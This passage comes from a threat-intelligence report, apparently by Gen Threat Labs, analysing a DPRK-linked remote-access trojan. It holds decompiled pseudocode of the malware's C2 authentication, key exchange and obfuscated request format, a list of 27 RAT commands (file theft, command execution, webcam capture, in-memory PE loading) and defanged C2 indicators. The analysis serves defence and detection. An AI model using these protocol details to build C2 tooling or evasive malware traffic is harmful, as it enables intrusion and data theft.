Next, it attempts to authenticate itself within the chosen C2 by sending a "GET" request with the integrity-check value from the config, followed by 4 random uppercase letters. This newly obtained value is then shifted with a random offset between 0 and 9 (which is appended at the end of the buffer), XOR-encrypted with 0xC6 and Base64-encoded before being sent. To add to the authenticity of the request, the malware also sends additional buffers of key-value pairs filled with random values.

If the authentication succeeds, it proceeds to generate RSA-2048 keys for encryption. The public key is then sent to the C2 in a similar fashion. The same operations regarding the config integrity-check value are

performed, and their value represents the beginning of the data. Following that, the values 23, 0, and the size of the public key are appended before the public key (separated by spaces), then encrypted with HC256 and the same XOR + Base64 combo as before. Similar randomness is added after, and the request is sent as such.

```
hc256_init_state(v40, v10, v10);
hc256_transform(v40, v16, v16, (unsigned int)(Size + 200));
v18 = LocalAlloc(uFlags: 0x40u, uBytes: (unsigned int)(Size + 232));
*v18 = *v10;
v19 = v10[1];
v39 = v18;
v18[1] = v19;
memmove(v18 + 2, Src: v16, Size: (unsigned int)(Size + 200));
v33 = 4 * (((int)Size + 234) / 3u) + 1;
hMem = (HLOCAL)xorAndBase64Encode(v18, (unsigned int)(Size + 232), &v33);
v20 = (char *)LocalAlloc(uFlags: 0x40u, uBytes: v33 + 300);
v21 = (char *)fillBufRand(2);
v22 = (char *)fillBufRand(4);
v23 = (char *)fillBufRand(v36);
v24 = (char *)fillBufRand(4);
sprintf(Buffer: v20, Format: "%s=%s&%s=%s&%s=%s", v21, Buffer, v22, v23, v24, (const char *)hMem);
LocalFree(hMem: v21);
LocalFree(hMem: v22);
LocalFree(hMem: v23);
LocalFree(hMem: v24);
v25 = rand() % 4;
if ( v25 > 0 )
{
  v26 = (unsigned int)v25;
  do
  {
    v27 = rand();
    v28 = (char *)fillBufRand((unsigned int)(v27 % 10 + 1));
    v29 = rand();
    v30 = (char *)fillBufRand((unsigned int)(v29 % 20 + 1));
    sprintf(Buffer: v20, Format: "%s&%s=%s", v20, v28, v30);
    LocalFree(hMem: v28);
    LocalFree(hMem: v30);
    --v26;
  }
  while ( v26 );
}
do
  ++v11;
while ( v20[v11] );
v31 = setRequestParamsAndWrite(v37, v20, v11);
```

From the response, the malware obtains some RSA-encrypted values, that are then decrypted and will serve in future communications as key and IV for encryption via the EVP interface.

```
v11 = fillBufRand(4u);
sprintf(Buffer: Buffer, Format: "%s%s", cfgBytes, v11);
LocalFree(hMem: v11);
LocalAllocWrap((void **)&Buf1, Size);
WideCharToMultiByteWrap(lpWideCharStr: v28.lpszUrlPath, lpMultiByteStr: MultiByteStr);
if ( (unsigned int)doAuth(
                    (__int64)hRequest,
                    (__int64)Buffer,
                    &v19,
                    &v21,
                    &Size,
                    (__int64)&Buf1,
                    qword_1800C7628,
                    (__int64)MultiByteStr) )
{
  v4 = 1;
  privKey = 0;
  pubKey = 0;
  commandID = v19;
  v26 = 0;
  genRSAKeys(&privKey, &pubKey);
  v12 = -1;
  do
    ++v12;
  while ( *((_BYTE *)pubKey + v12) );
  pubKeyCopy = LocalAlloc(uFlags: 0x40u, uBytes: (unsigned int)v12);
  memmove(pubKeyCopy, Src: pubKey, Size: (unsigned int)v12);
  LODWORD(Size) = v12;
  v19 = 23;
  LocalAllocWrap((void **)&Buf1, v12);
  hRequest = setRequestType((void *)qword_1800C7628, L"POST", (__int64)hRequest, (__int64)MultiByteStr, 0);
  if ( (unsigned int)sendKeys((int)hRequest, (int)Buffer, &v19, &v21, &Size, (__int64 *)&pubKeyCopy) )
  {
    v20 = Size;
    decryptKeys((int)pubKeyCopy, &v20, &v26, &v24, privKey);
    encKey = *v26;
    sslSessionHelper = v26[1];
    v13 = v26[2];
    v20 = 0;
    commandID = v19;
    envIV = v13;
```

Due to the functions used in the structure that contains the “evp_cipher_st” struct for the encryption functions, we conclude that the encryption used is AES-128-CBC.

Subsequently, the malware enters its main command loop, constantly communicating with the C2 and executing the commands of the attackers.

The communication pattern to the C2 is now as follows:

1. Join by space 2 per-command specific values and the size of the data to be sent
2. First parameter is the command ID
3. Second parameter represents the status of the command

    1 – Success sending regular chunk (for streamed buffers – typically 100KB chunks)

    2 – Error

    3 – Success sending end chunk (if the buffers are not streamed, this value is used)

4. Append the data and AES-128-CBC encrypt everything
5. String-shift the same config token + 4 random letters by a random value (0-9) appended at the end, then XOR+Base64 encode it
6. Compute MD5 of the encrypted payload and append the encrypted data after the hash, then XOR+Base64 encode it
7. Build the base request data as “<RANDOM_2_LETTERS>=<XOR+BASE64(SHIFTED_TOKEN || 4_RANDOM_LETTERS) || SHIFT_OFFSET>&<RANDOM_4_LETTERS>= <RANDOM_4_OR_5_LETTERS>&<RANDOM_5_LETTERS>=<XOR+BASE64(MD5 || ENCRYPTED_DATA)>”
8. Append a random amount of random key-value pairs after the base data

```
sprintf(Buffer: v10, Format: "%d %d %d ", a3, a4, Size);
v11 = -1;
v12 = -1;
do
  ++v12;
while ( v10[v12] );
memmove(&v10[v12], Src: hMem, Size: Size);
LODWORD(hMem) = 0;
v13 = (void *)evp_encrypt(v10, Size + 200, &encKey, &envIV, &hMem);
memset(Buffer, 0, sizeof(Buffer));
memset(v39, 0, 100);
v14 = -1;
do
  ++v14;
while ( a2[v14] );
memmove(v39, Src: a2, Size: v14);
v15 = rand() % 10;
strshift(a1: v39, a2: v15);
v34 = 29;
v16 = LocalAlloc(uFlags: 0x40u, uBytes: 0x1Du);
*v16 = 0;
v16[1] = 0;
v16[2] = 0;
*((_DWORD *)v16 + 6) = 0;
*((_BYTE *)v16 + 28) = 0;
v36 = xorAndBase64Encode(a1: (__int64)v39, a2: 0x14u, a3: &v34);
sprintf(Buffer: Buffer, Format: "%s%c", (const char *)v36, (unsigned int)((char)v15 + 48));
MD5_Init(v37);
v17 = (int)hMem;
MD5_Update(v37, v13, (int)hMem);
MD5_Final(&v38, v37);
LocalAllocWrap(a1: &v33, a2: v17 + 16);
*(_OWORD *)v33 = v38;
memmove((char *)v33 + 16, Src: v13, Size: v17);
if ( v13 )
  LocalFree(hMem: v13);
v32 = 4 * (((int)v17 + 18) / 3u) + 1;
hMem = xorAndBase64Encode(a1: (__int64)v33, a2: (int)v17 + 16, a3: &v32);
v18 = (char *)LocalAlloc(uFlags: 0x40u, uBytes: v32 + 200);
v19 = fillBufRand(2u);
v20 = fillBufRand(v7);
v21 = fillBufRand(4u);
v22 = fillBufRand(5u);
sprintf(Buffer: v18, Format: "%s=%s&%s=%s&%s=%s", v19, Buffer, v21, v20, v22, (const char *)hMem);
```

In similar fashion, responses are XOR + Base64 decoded, integrity-checked using MD5, and AES-128-CBC decrypted in case of a match.

Continuing, we will describe the functionalities of the RAT:

- Command ID 1
  - Exfiltrate file, starting from an offset and compressing it
  - Input: <SRC_PATH>|<OFFSET>
  - Chunked
- Command ID 2
  - Downloads a file from the C2
  - Input: <DEST_PATH>|<SIZE_OF_DATA_BLOCK>|<BYTES_TO_WRITE
  - Chunked
- Command ID 3
  - Copies a file to %TEMP% and exfiltrates it from there
  - Input: <SRC_PATH>|<OFFSET>
  - Chunked
- Command ID 4
  - Securely delete a file by overwriting it and renaming it multiple times
  - Input: <FILE_PATH>
  - Not chunked
- Command ID 5
  - Changes a file’s attributes to mimic another file
  - <DEST_PATH>|<SRC_PATH>
  - Not chunked
- Command ID 6
  - Recursively traverses all sub-directories and files from a given path, also reporting their size
  - Input: <SRC_DIR_PATH>
  - Not chunked
- Command ID 7
  - Traverses the entire file system, listing the empty space from drives, files and their attributes
  - Chunked
- Command ID 8
  - Gathers data from the victim computer, such as locale info, computer name, OS version, MAC address, network adapters, CPU architecture, OEM code page
  - Not chunked
- Command ID 9
  - Runs a command-line via CreateProcessW
  - Input: <CMDLINE>
  - Not chunked
- Command ID 10
  - Runs a command-line in a given session via CreateProcessAsUserW

    - Input: <CMDLINE>|<SESSION_ID>
    - Not chunked
- Command ID 11
    - Lists active processes (provides EXE name, full image path, PID, PPID, SID, user and creation time)
    - Chunked
- Command ID 12
    - Kills a process
    - Input: <PROCESS_ID>
    - Not chunked
- Command ID 13
    - Keep alive request
    - Not chunked
- Command ID 14
    - Sleeps for a given period, checking for early wake conditions such as new drives or sessions every 5 seconds
    - Input: <SLEEP_DURATION>
    - Not chunked
- Command ID 15
    - Hibernate for a given period, checking for early wake conditions every minute
    - Input: <HIBERNATION_DURATION>
    - Not chunked
- Command ID 16
    - Updates the config from the binary's current config
    - Not chunked
- Command ID 17
    - Send the current config from the binary to the C2
    - Not chunked
- Command ID 18
    - Removes traces, securely deletes itself and terminates itself
    - Not chunked
- Command ID 19
    - Test TCP connection to a given IP address
    - Input: <IP>:<PORT> <TIMEOUT>
    - Not chunked
- Command ID 20
    - Runs cmd.exe with the provided command line and reports back the output
    - Input: <COMMAND_LINE>
    - Chunked
- Command ID 21
    - Changes the current working directory

    - Input: <DIR_PATH>
    - Not chunked
- Command ID 22
    - Obtains the current working directory
    - Not chunked
- Command ID 23
    - Updates encryption keys with new values
    - Not chunked
- Command ID 24
    - Takes a screenshot and sends it to the C2
    - Chunked
- Command ID 25
    - Enumerate or take a photo from the available video capture devices using COM interfaces; in the case of GETPIC, the resulting buffer is compressed
    - Input: <GETLIST> or <GETPIC> <INDEX>
    - Not chunked
- Command ID 26
    - Runs a PE file in memory
    - Input: <SIZE>|<EXPORT_NAME>|<ARGUMENT>|<MD5_OF_PE>
    - Chunked
- Command ID 27
    - Updates the config with data from the C2
    - Input: <NEW_CONFIG_BYTES>
    - Not chunked

Indicators of compromise

new Comebacker variants: 509fb00b9d6eaa74f54a3d1f092a161a095e5132d80cc9cc95c184d4e258525b

b5eae8de6f5445e06b99eb8b0927f9abb9031519d772969bd13a7a0fb43ec067

Service binary: 368769df7d319371073f33c29ad0097fbe48e805630cf961b6f00ab2ccddbb4c

new BLINDINGCAN: c60587964a93b650f3442589b05e9010a262b927d9b60065afd8091ada7799fe

C2s:

hxxp[://]166[.]88[.]11[.]10/upload/check.asp

hxxps[://]tronracing[.]com/upload/check.asp

hxxp[://]23[.]27[.]140[.]49/Onenote/index.asp

Conclusion

Kimsuky and Lazarus continue to sharpen their tools, showing that DPRK-linked actors aren't just maintaining their arsenals, they're reinventing them. These campaigns demonstrate a well-structured and multi-stage infection chain, leveraging obfuscated payloads and stealthy persistence mechanisms. From the initial stages to the final backdoors, each component is designed to evade detection, maintain access and provide extensive control over the compromised system. The use of custom encryption, dynamic API resolution and COM-based task registration/services exploitation highlights the groups' continued evolution and technical sophistication. Monitoring for these indicators and behaviors is essential for early detection and mitigation of such threats.

By tracking every line of code and every new variant, we help surface the patterns that keep defenders one step ahead. Awareness, collaboration, and constant vigilance are what turn technical insights into real-world protection — and that's where Gen Threat Labs and our global intelligence network can make a difference.

Alexandru-Cristian Bardaș

Threat Analysis Engineer